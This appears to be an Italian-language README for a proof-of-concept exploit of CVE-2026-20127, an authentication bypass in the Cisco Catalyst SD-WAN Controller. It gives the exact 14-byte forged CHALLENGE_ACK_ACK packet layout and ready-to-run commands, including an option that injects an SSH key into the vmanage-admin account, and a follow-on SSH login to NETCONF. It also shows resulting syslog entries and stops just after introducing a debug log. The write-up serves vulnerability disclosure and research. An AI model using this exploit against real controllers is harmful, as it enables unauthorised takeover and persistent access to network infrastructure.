 sfewer-r7/cve-2026-20127
Exploit per il bypass dell'autenticazione del controller Cisco Catalyst SD-WAN (CVE-2026-20127) che forgia messaggi DTLS CHALLENGE_ACK_ACK per ottenere accesso non autorizzato e iniettare chiavi SSH.

Un exploit per la vulnerabilità di bypass dell'autenticazione del Cisco Catalyst SD-WAN Controller, CVE-2026-20127.
Questo exploit prende di mira il gestore vbond_proc_challenge_ack_ack(). Invia un messaggio CHALLENGE_ACK_ACK contraffatto (msg_type=10) con un byte verify_status=1 controllato dall'attaccante, forzando direttamente il server a impostare authenticated=1 sulla voce del peer.
Nella normale handshake del piano di controllo DTLS:
CHALLENGE (msg_type=8)CHALLENGE_ACK (msg_type=9) contenente i dati del certificatoCHALLENGE_ACK_ACK (msg_type=10) con verify_status=1Questo exploit accorcia il flusso:
CHALLENGECHALLENGE_ACK_ACK (msg_type=10) con verify_status=1 direttamentevbond_proc_challenge_ack_ack() del server legge verify_status dal corpo del messaggio — questo è controllato dall'attaccanteverify_status != 0, il server imposta authenticated=1 (*(BYTE*)(a2+70) = 1)Il gate di autenticazione in vbond_proc_msg() esenta msg_type=10 dai controlli di autenticazione, quindi questo funziona anche se il peer non è ancora autenticato.
Testato con successo contro Cisco Catalyst SD-WAN Controller (noto anche come vSmart), versione 20.15.3.
Testato senza successo contro un Cisco Catalyst SD-WAN Controller (noto anche come vSmart) patchato, versione 20.12.6.1.
Usage: ./bin/vdaemon_exploit TARGET [options]

vdaemon DTLS Authentication Bypass PoC (CVE-2026-20127)

This exploit targets the vbond_proc_challenge_ack_ack() handler.
It sends a forged CHALLENGE_ACK_ACK with verify_status=1, causing
the server to set authenticated=1 without certificate verification.

    -p, --port PORT                  DTLS port (default: 12346)
        --inject-key                 Generate and inject SSH key into vmanage-admin authorized_keys
        --ssh-key PUBKEY_FILE        Path to SSH public key file to inject
        --cert CERT_FILE             Path to PEM certificate file for DTLS handshake
        --cert-key KEY_FILE          Path to PEM private key file for DTLS handshake (used with --cert)
        --data-dir DIR               Directory for generated keys/certs (default: ./data/)

Examples:
  ./bin/vdaemon_exploit 192.168.86.166
  ./bin/vdaemon_exploit 192.168.86.166 --inject-key
  ./bin/vdaemon_exploit 192.168.86.166 --ssh-key ~/.ssh/id_rsa.pub
  ./bin/vdaemon_exploit 192.168.86.166 --cert ./data/cert.pem --cert-key ./data/key.pem
# Install dependencies
bundle install

# Run exploit - Test the auth bypass
ruby ./bin/vdaemon_exploit 192.168.86.166

# Run exploit - Leverage the auth bypass to inject an SSH key
ruby ./bin/vdaemon_exploit 192.168.86.166 --inject-key

# Leverage SSH key - Login to NETCONF as vmanage-admin
ssh -i ./data/ssh/attacker_ssh_20260306_141607 [email protected] -p 830

Lo screenshot seguente mostra lo sfruttamento riuscito e il successivo accesso SSH al servizio NETCONF:
vbond_proc_challenge_ack_ack()Situata all'indirizzo 0x38AB7 in vdaemon (20.12.5). La funzione elabora i messaggi CHALLENGE_ACK_ACK in arrivo e presenta questi controlli chiave:
a2+112): Rifiuta se un CHALLENGE_ACK_ACK è già stato elaborato per questo peer. Al primo passaggio, questo contatore è 0 → superato.a1+8 == 4): Restituisce 20 se il dispositivo locale è un vBond. Prendiamo di mira vSmart (type=3) → superato.a3+32): Legge il primo byte del corpo del messaggio. Se zero → percorso di rifiuto (eliminazione del peer). Se diverso da zero → imposta *(BYTE*)(a2+70) = 1 (autenticato).Il difetto critico: verify_status proviene direttamente dal corpo del messaggio controllato dall'attaccante senza alcuna validazione lato server. La funzione si fida dell'affermazione del peer sullo stato di verifica.
In vbond_proc_msg(), il gate di autenticazione che blocca i peer non autenticati dall'invio della maggior parte dei tipi di messaggio esenta esplicitamente msg_type=10 (CHALLENGE_ACK_ACK). Ciò è necessario per il flusso di protocollo legittimo (il server invia ACK_ACK al client prima che l'autenticazione sia completata), ma consente anche a un attaccante di inviare un ACK_ACK contraffatto al server.
L'exploit invia un messaggio di 14 byte:
Header (12 bytes):
  Byte 0:  0x0A        (version=0, msg_type=10/CHALLENGE_ACK_ACK)
  Byte 1:  0x30        (device_type=3/vSmart << 4)
  Byte 2:  0xA0        (flags)
  Byte 3:  0x00        (reserved)
  Bytes 4-7:  domain_id  (big-endian u32, default: 1)
  Bytes 8-11: site_id    (big-endian u32, default: 100)

Body (2 bytes):
  Byte 0:  0x01        (verify_status = 1 / TRUE)
  Byte 1:  0x00        (reserved)
In questo esempio, il target era un Cisco Catalyst SD-WAN Controller (noto anche come vSmart), versione 20.15.3. Il target aveva un indirizzo IP di 192.168.86.166 e l'attaccante aveva un indirizzo IP di 192.168.86.35.
Il file di log /var/log/vsyslog ha registrato questi messaggi:
Mar  9 15:02:24 testvsmart VDAEMON_0[1488]: %Viptela-testvsmart-vdaemon_0-2-CRIT-1400002: Notification: control-no-active-vsmart severity-level:critical host-name:"testvsmart" system-ip:1.1.1.2 personality:vsmart  generated-at:3-9-2026T15:2:24
Mar  9 15:02:24 testvsmart VDAEMON_0[1488]: %Viptela-testvsmart-vdaemon_0-5-NTCE-1400002: Notification: control-connection-state-change severity-level:major host-name:"testvsmart" system-ip:1.1.1.2 personality:vsmart peer-type:vsmart peer-system-ip::: peer-vmanage-system-ip:0.0.0.0 public-ip:192.168.86.35 public-port:52521 src-color:public-internet remote-color:(null) uptime:"0:00:00:12" new-state:down  generated-at:3-9-2026T15:2:24
Il file di log /var/log/vdebug ha registrato questi messaggi:
